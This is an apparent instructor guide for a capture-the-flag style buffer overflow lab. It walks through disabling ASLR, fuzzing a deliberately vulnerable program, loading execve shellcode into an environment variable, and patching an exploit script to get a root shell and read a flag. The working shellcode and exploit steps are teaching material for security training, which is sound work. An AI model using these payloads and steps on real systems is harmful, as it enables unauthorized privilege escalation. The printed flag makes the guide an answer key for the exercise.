
Buffer Overflow: Teacher Instructions

Introduction:

The buffer overflow workout is intended to give students a high level overview of exploiting the buffer area of a program. A buffer is an area of computer memory that temporarily stores data, usually defined with a fixed length. This lab will be considered complete once students are able to gain root access and read the text file with it's hidden message.

A Guide to Solving the Mission:

Once you're logged in, your desktop should look like the following:




You will need to open a terminal and change directory into the overflow folder on your desktop.

```
cd /home/cybergym1/Desktop/overflow
```


The next thing that needs to be done is to turn of Address Space Layout Randomization or ASLR. This is a feature that randomizes memory segments to make malicious program abuse more difficult. Use the following command to turn it off:

```
sudo sysctl -w kernel.randomize_va_space=0
```

Once you're in the overflow directory, use the ls command to see if the following programs are on it.



If you try to run the vuln program, it will ask if you are root yet and then wait for user input.




To see if the vuln program is vulnerable to a stack buffer overflow, we will run the fuzz.py script to see if it crashes the program. If it does, then there is a potential vulnerability.

Run this command: `sudo python fuzz.py`

This will create an in.txt file that you will need to send to the vuln program. To do that run this:

```
cat in.txt | ./vuln
```

If everything works, the program should crash and you should get a segmentation fault.



Now that we know the program is vulnerable, it's time to craft the exploit for this vulnerable program to gain root privileges.


First, we create an environment variable with shellcode for the exploit:

```
export PWN=`python -c 'print
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb
\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"'
```

Now we will be running the getenvaddr program with our new variable on the vuln program to see which memory address we need to overwrite.

Use the command as follows: `./getenvaddr PWN ./vuln`

If everything goes smoothly, the program should output a memory address. This may vary from machine to machine.




Take note of the memory address it finds. Copy it to clipboard.

Now, open up exploit.py using a text editor like nano or vim.

```
sudo nano exploit.py
```

In the program you should see some code. You can ignore most of it except for the last buffer statement. In that statement, you should see a parameter that looks like a memory address. Delete it, and replace it with the one you just copied.



Once that's done, save the file. Now, try running exploit.py using the following command:


```
sudo python exploit.py
```

If everything works, it should generate a new in.txt file.

Try to send the contents of in.txt using the following:

```
(cat in.txt; cat)|./vuln
```

Instead of the program crashing, it should have given you a shell instead. Try running a command like `whoami`to see if you are root or not.



If you are root try to read the message.txt using `cat message.txt`

With that, you should be able to read the contents.

```
cat message.txt
The flag is {UALR_BUFFER_OVERFLOW}
```